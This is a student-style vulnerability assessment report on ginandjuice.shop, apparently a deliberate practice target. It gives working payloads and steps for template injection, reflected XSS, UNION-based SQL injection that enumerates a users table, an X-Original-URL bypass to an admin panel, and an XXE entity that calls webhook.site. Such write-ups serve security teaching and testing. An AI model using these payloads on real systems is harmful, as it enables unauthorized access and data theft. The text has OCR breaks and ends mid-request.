Vulnerability Assessment Report: ginandjuice.shop

Date: 24 October 2024

Assessed by: Hamdy Emad , Mohab mohamed , Mohamed Hassan , Nora Ahmed , Ruaa Reda

---

Target Overview:

- **Website:** `https://ginandjuice.shop`
- **Scope:** Web application vulnerability assessment focusing on potential SQL injection (SQLi), XSS, and other security issues.
- **Tools and Methodology:** Manual testing with specially crafted HTTP requests to detect vulnerabilities such as **Reflected XSS**, **DOM-Based XSS**, and **SQL Injection**.

Vulnerabilities Summary:

Vulnerability	Risk Level	Affected Endpoint
Client-Side Template Injection	**High**	`/blog/?search=<payload>`
Reflected Cross-Site Scripting (XSS)	**High**	`/login`
Reflected Cross-Site Scripting (XSS)	**High**	`/catalog?searchTerm=<payload>`
SQL Injection (SQLi)	**Critical**	`/catalog?searchTerm=<payload>`
URL Override Vulnerability	medium	`/blog/post?postId=2&ehj35osewk=1`
XML External Entity (XXE) Vulnerability	**Critical**	`/catalog/product/stock`
Clickjacking	**High**	`/blog`

---

1. Client-Side Template Injection (CSTI)

Endpoint:


`https://ginandjuice.shop/blog/`

Vulnerability Description:

A **Client-Side Template Injection (CSTI)** occurs when user input is embedded directly into a client-side template without proper sanitization. The injected payload:

```
?search={{7*7}}&
```

Then We see The Type of templet from inspect




Indicates that template expressions are evaluated, exposing the application to potential risks.
like i can Now add malicious payload like do alert

> I use The payloads From {https://book.hacktricks.xyz/pentesting-web/client-side-

> template-injection-csti}

```
?search={{constructor.constructor('alert(1)')()}}&
```



Impact:

- Allows attackers to manipulate templates and potentially access sensitive data.
- May lead to **remote code execution (RCE)** depending on the templating engine.

Recommendation:

- Escape all user inputs within client-side templates.
- Utilize safer templating engines that do not allow arbitrary code execution.

2-Revised Vulnerability Report: Reflected Cross-Site Scripting (XSS) on Login Page

Vulnerability Summary:

Endpoint: `POST /login`

The login page is vulnerable to **Reflected Cross-Site Scripting (XSS)**. Unsanitized user input in the `username` parameter is reflected directly in the server's response, which allows attackers to inject and execute malicious JavaScript in the victim's browser.

Technical Details:

During testing, the following payload was injected into the `username` field in a login request:

```
username=test'%3Balert(1)%2F%2F246
```

or

```
test';alert(1)//246
```

This causes an alert to execute, indicating that JavaScript code is running in the user's browser.

Reproduction Steps:

1. Intercept the login request to `/login`.
2. Inject the following payload into the `username` parameter:

   ```
   test';alert(1)//246
   ```

3. Submit the request and observe that the payload is reflected in the server's response, executing in the browser.

Impact:

This vulnerability allows for various attacks through reflected XSS, such as:

- **Session Hijacking**: Attackers can capture session tokens, enabling them to impersonate users.
- **Credential Theft**: Attackers may display fake login prompts to capture credentials.
- **Malicious Redirects and Phishing**: Users can be redirected to phishing sites or have additional malicious JavaScript injected.

Recommendation:

Since this is a reflected XSS issue, the key is to ensure **server-side validation and encoding** of the user input before reflecting it back in the response. Here are specific steps:

1. **Input Validation and Output Encoding**:
   - Validate input server-side to restrict characters that are unnecessary for usernames (e.g., limiting special characters).
   - Use output encoding (e.g., HTML entity encoding) on any user-supplied data that is rendered in the response, ensuring it is safely displayed rather than executed.
2. **Content Security Policy (CSP)**:
   - Apply a strict CSP header to limit the sources of executable scripts:

     ```
     Content-Security-Policy: default-src 'self'; script-src 'self';
     ```
3. **Regular Security Testing**:
   - Periodically perform vulnerability scans and penetration testing to identify and address reflected XSS issues.

Conclusion:

The **Reflected XSS vulnerability** in the login page poses a significant security risk, as it allows arbitrary JavaScript execution in the user's browser. By applying server-side sanitization and output encoding practices, alongside enforcing a

strong Content Security Policy, the risks associated with this vulnerability can be effectively mitigated.

---

3. SQL Injection (SQLi)

Vulnerability Description:
During a penetration test of the web application, I identified a SQL injection vulnerability on the product page. This vulnerability allows an attacker to manipulate SQL queries executed by the application, potentially leading to unauthorized access to sensitive data such as user credentials.

Testing and Exploitation

Initial Testing:

- The first test was performed by injecting a single quote (`'`) into the input fields to observe if it would break the SQL query.
- Following this, double dashes (`-`), which serve as comment markers in SQL, were inserted to bypass parts of the SQL statement.
- Crafting queries directly in the URL was also attempted. For instance:
  - **Injected query:** `Juice' ORDER BY 1 --`
  - This test aimed to check if the application allowed ordering results based on a specific column.
- After testing different variations, an error was encountered after trying the 8th column, indicating that the original SQL query involved 8 columns.


Exploitation Steps:

1. **SQL Injection Payload:**
   - A payload was constructed using the `UNION SELECT` statement:

```
UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL,
```

```
NULL
```

- By systematically replacing `NULL` values with random characters, it was determined that the third column was vulnerable to injection.
-



Database Enumeration

- **Schema Identification:**
  - Query used:

    ```
    SELECT schema_name FROM information_schema.schemata;
    ```

  - This query revealed the schema names, including `information_schema` and `public`.
- **Table Discovery:**
  - To list the tables in the public schema:

    ```
    SELECT table_name FROM information_schema.tables WHERE
    table_schema = 'public';
    ```

  - The query revealed three tables, including one named `users`.

Sensitive Data Exposure

- **Column Identification:**
  - A query to identify columns in the `users` table:

    ```
    SELECT column_name FROM information_schema.columns WHER
    E table_schema = 'public' AND table_name = 'users';
    ```


- The results revealed the columns: `username`, `password`, and `email`.

- **Data Extraction:**
  - With this information, the following query was used to extract usernames:

    ```
    SELECT username FROM users;
    ```

  - A similar query structure allowed for the retrieval of user emails.

This vulnerability must be addressed urgently to prevent potential data breaches and ensure the security of the web application.



Endpoint: `/catalog?category=Accessories`

Parameter: `category`

Type of Injection: SQL Injection (SQLi)

Details:

The `category` parameter is vulnerable to SQL Injection, allowing attackers to manipulate SQL queries. The following payload was used during testing:

```
Accessories' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT
(CONCAT('qxzbq','shkcpSjlrSDJWFWckLWZIxGbgRgmtOtpmrQpoEA
```

```
k'),'qkxvq'),NULL,NULL-- xWMR
```

Impact:

- **Data Leakage**: Attackers can retrieve sensitive information.
- **Data Manipulation**: Potential to alter or delete records.
- **Unauthorized Access**: Possible elevation of privileges.

Recommendations

- **Immediate Remediation**: Implement parameterized queries or prepared statements in database interactions.
- **Input Validation**: Sanitize and validate all user inputs to prevent injection attacks.
- **Web Application Firewall (WAF)**: Consider deploying a WAF to provide an additional security layer against SQL injection.

---

4. Reflected Cross-Site Scripting (XSS) – Catalog Page

Endpoint Analysis

- **Endpoint**: `GET /catalog?searchTerm=41863\'alert(1)//199`
- **HTTP Method**: `GET`
- **Parameter Affected**: `searchTerm`


Vulnerability Description

The `/catalog` endpoint in the web application is vulnerable to **Reflected Cross-Site Scripting (XSS)**. This type of XSS arises when user input is included in the web page's response without adequate sanitization. The vulnerability allows attackers to inject malicious JavaScript code through the `searchTerm` parameter, which, when executed, runs in the context of the user's browser.

In this instance, the payload `41863\'alert(1)//199` is embedded within the `searchTerm` parameter, and the application reflects it back to the user without proper encoding or sanitization. This means that if a user were to visit a malicious link, the injected code could execute in the user's browser, leading to significant security risks.

```
41863\'alert(1)//199
41863%5c'%3balert(1)%2f%2f199
```

an attacker can execute arbitrary JavaScript in the context of the victim's browser.



Impact

This Reflected XSS vulnerability allows attackers to execute unauthorized scripts in the victim's browser, leading to several potential threats:

- **Session Hijacking**: Attackers can steal session cookies, allowing them to impersonate users.
- **Credential Theft**: Phishing techniques can capture user credentials through fake forms or prompts.
- **Malicious Redirection**: Users may be redirected to attacker-controlled sites where further attacks, such as malware downloads or additional phishing, can occur.
- **Denial of Service (DoS)**: Attackers could use repeated alerts or other commands to disrupt the user experience.

Recommendation

To mitigate Reflected XSS vulnerabilities, implement the following controls:

1. **Input Validation**:

- Restrict the characters and patterns allowed in the `searchTerm` parameter, disallowing special characters that could be used to construct executable scripts, such as `<`, `>`, `'`, `"` and `&`.
- Ensure that only acceptable input patterns, such as alphanumeric characters, are permitted if they fulfill the application's needs.

2. **Output Encoding**:
   - Encode output whenever reflecting user input in the HTML response. This ensures that characters like `<`, `>`, `&`, `"`, and `'` are rendered as HTML entities instead of being interpreted as executable code.
   - Apply context-specific encoding, ensuring the data is safe for the HTML context where it will be rendered.
3. **Content Security Policy (CSP)**:
   - Use a Content Security Policy that restricts JavaScript execution to trusted sources, which helps reduce the risk of executing injected scripts even if they are reflected.
4. **HTTP Security Headers**:
   - Implement the `X-XSS-Protection` header to provide a basic level of XSS filtering in the browser.
   - Use the `HttpOnly` and `Secure` flags for cookies to prevent access through JavaScript, adding an additional layer of session protection.

Conclusion

The application's `searchTerm` parameter lacks adequate input validation and output encoding, making it susceptible to Reflected XSS. By enforcing strong input validation, encoding, and CSP, this vulnerability can be effectively mitigated, thereby enhancing the security of the application.

5. URL Override Vulnerability

Endpoint:


`GET /`

Observation:

The request header contains parameters such as `X-Original-URL`, which indicate potential URL manipulation. By modifying these headers, an attacker could redirect requests to different parts of the application, potentially accessing restricted areas such as `/admin`.

Steps

As Start I Go to Burp suite and i get the Request From {HTTP History} And Send It To repeater



Request

Pretty Raw Hex

```
GET / HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
c8aQ08pGnVlg6UVivFpIcNDkDXcIU3yfU8JEDPsKrRjMrda1NcZsN2nJd8ZHPCQz+LUwqpS/l9do9eJXWMoAk
GoXH8OwhkxoFQ9zfF7wLQYD33ixAJNNgu2Ebkka; AWSALBCORS=
c8aQ08pGnVlg6UVivFpIcNDkDXcIU3yfU8JEDPsKrRjMrda1NcZsN2nJd8ZHPCQz+LUwqpS/l9do9eJXWMoAk
GoXH8OwhkxoFQ9zfF7wLQYD33ixAJNNgu2Ebkka; session=NKiXQnUk7ORvzFYIlatw5gzVsh0FiXwY;
TrackingId=eyJ0eXBlIjoiY2xhc3MiLCJ2YWx1ZSI6Im1PRlNpem5XS2ViTWU3Sm0ifQ==
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```


Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Thu, 24 Oct 2024 13:51:32 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 10445
Set-Cookie: AWSALB=
46gDrxWLgRtx1VyChvfj2EgWYiz3p3eYVAO2NtUDPsjGvNuJ/q9WSwvX6i6CubDwnfahG7x2duoVzlL5/LQV
UVl+wqhQDJKhY/HTkYGnt++gin5Ecpp+RS/tAL42; Expires=Thu, 31 Oct 2024 13:51:32 GMT;
Path=/
Set-Cookie: AWSALBCORS=
46gDrxWLgRtx1VyChvfj2EgWYiz3p3eYVAO2NtUDPsjGvNuJ/q9WSwvX6i6CubDwnfahG7x2duoVzlL5/LQV
UVl+wqhQDJKhY/HTkYGnt++gin5Ecpp+RS/tAL42; Expires=Thu, 31 Oct 2024 13:51:32 GMT;
Path=/; SameSite=None; Secure
X-Backend: 690bc196-663f-4a42-a1b0-f90424459d26
X-Frame-Options: SAMEORIGIN

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/scanMeHeader.css rel=stylesheet>
    <link href=/resources/css/labsScanme.css rel=stylesheet>
    <meta name="viewport" content="width=device-width, user-scalable=no">
    <script src="/resources/js/react.development.js">
    </script>
    <script src="/resources/js/react-dom.development.js">
```

After That I Try to go to /admin from the URL but it response with 403 no athourize



Request

Pretty Raw Hex

```
GET /admin HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=
A46qrkq/JGRggOXVY66GrWyGsucl1PXPTV4FAufFPJ59Z1XDa7Ej0/ZzE+kDz3FXNDV8ZxdweVtg9fZeFGXLg3Y
3VtPOSVcVmx3yHg+9dJGgs4WN5I5zOQBB+70n; AWSALBCORS=
A46qrkq/JGRggOXVY66GrWyGsucl1PXPTV4FAufFPJ59Z1XDa7Ej0/ZzE+kDz3FXNDV8ZxdweVtg9fZeFGXLg3Y
3VtPOSVcVmx3yHg+9dJGgs4WN5I5zOQBB+70n; session=NKiXQnUk7ORvzFYIlatw5gzVsh0FiXwY
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/blog/?search={{7*7}}&back=%2Fblog%2F
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```


Response

Pretty Raw Hex Render

```
HTTP/2 403 Forbidden
Date: Thu, 24 Oct 2024 13:53:07 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 15
Set-Cookie: AWSALB=
JQGjy7uPaR3g5KazPqN2utYobggKp/kAgghtyphxtVJlVkQwD/QSjMXMn6QhFWF5nJHMPSutjnc2gXcZMl3o/8q
vwyI1lGGOIc+Jhn2fGpeDJM+DFmrTtRX4MjzR; Expires=Thu, 31 Oct 2024 13:53:07 GMT; Path=/
Set-Cookie: AWSALBCORS=
JQGjy7uPaR3g5KazPqN2utYobggKp/kAgghtyphxtVJlVkQwD/QSjMXMn6QhFWF5nJHMPSutjnc2gXcZMl3o/8q
vwyI1lGGOIc+Jhn2fGpeDJM+DFmrTtRX4MjzR; Expires=Thu, 31 Oct 2024 13:53:07 GMT; Path=/;
SameSite=None; Secure
X-Backend: 690bc196-663f-4a42-a1b0-f90424459d26
X-Frame-Options: SAMEORIGIN

"Access denied"
```

After That i add `X-Original-URL` to The request and send it with /admin path and it accepted



Now I Access To The Admin Panel

Impact

- **Unauthorized Access**: An attacker can gain access to sensitive administrative functions without proper authentication.
- **Data Breach**: The attacker may manipulate data or retrieve sensitive information.

Recommendation:

- **Validate User Input**: Ensure that any URL overrides are validated against a whitelist of permitted paths.
- **Implement Proper Authorization Checks**: Verify that the user has the appropriate permissions for any accessed resources.
- **Secure Header Handling**: Limit the use of headers like `X-Original-URL` and `X-Rewrite-URL` unless absolutely necessary, and ensure they cannot be manipulated by end-users.


---

6. XML External Entity (XXE) Vulnerability

Endpoint:

`POST /catalog/product/stock`

After Test The Website we found function to Check The Stock and we intercept it with Burp Suite
We get the request from HTTP Request And Send It To Repeater



Request Header:

```
plaintext
Copy code
POST /catalog/product/stock HTTP/2
Host: ginandjuice.shop
Cookie: AWSALB=...
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2
0100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://ginandjuice.shop/catalog/product?productId=1
Content-Length: 218
```

```
Content-Type: application/xml
Origin: https://ginandjuice.shop
```

we found That the request use XML so we Try to inject it and we use the site {webhook.site}
To cacth The request To Test DTD vulnerability

Payload:

```
xml
Copy code
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "https://webhook.site/4e6c6bbf-1970-4ab
4-b68a-22a427149064/test">
]>
<stockCheck>
  <productId>&xxe;</productId>
  <storeId>1</storeId>
</stockCheck>
```

and send it with repeater

Request

Pretty Raw Hex

```
1  POST /catalog/product/stock HTTP/2
2  Host: ginandjuice.shop
3  Cookie: AWSALB=
   HVs7NTdH1IocxZy4BYY7iZTWB/X9LNGjh4edf2p8s7On8cYuptoAiaPozsUMcA2yifVIb2lhoNttPNgQSgOd8xQ
   VOzCGoZ2+vG64/kf/86EUPbMFLOJVtoWkAPWF; AWSALBCORS=
   HVs7NTdH1IocxZy4BYY7iZTWB/X9LNGjh4edf2p8s7On8cYuptoAiaPozsUMcA2yifVIb2lhoNttPNgQSgOd8xQ
   VOzCGoZ2+vG64/kf/86EUPbMFLOJVtoWkAPWF; session=r2JhoHEzQ9l89Ai38L1mYO2ug4iENMPw
4  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Referer: https://ginandjuice.shop/catalog/product?productId=1
9  Content-Type: application/xml
10 Content-Length: 218
11 Origin: https://ginandjuice.shop
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
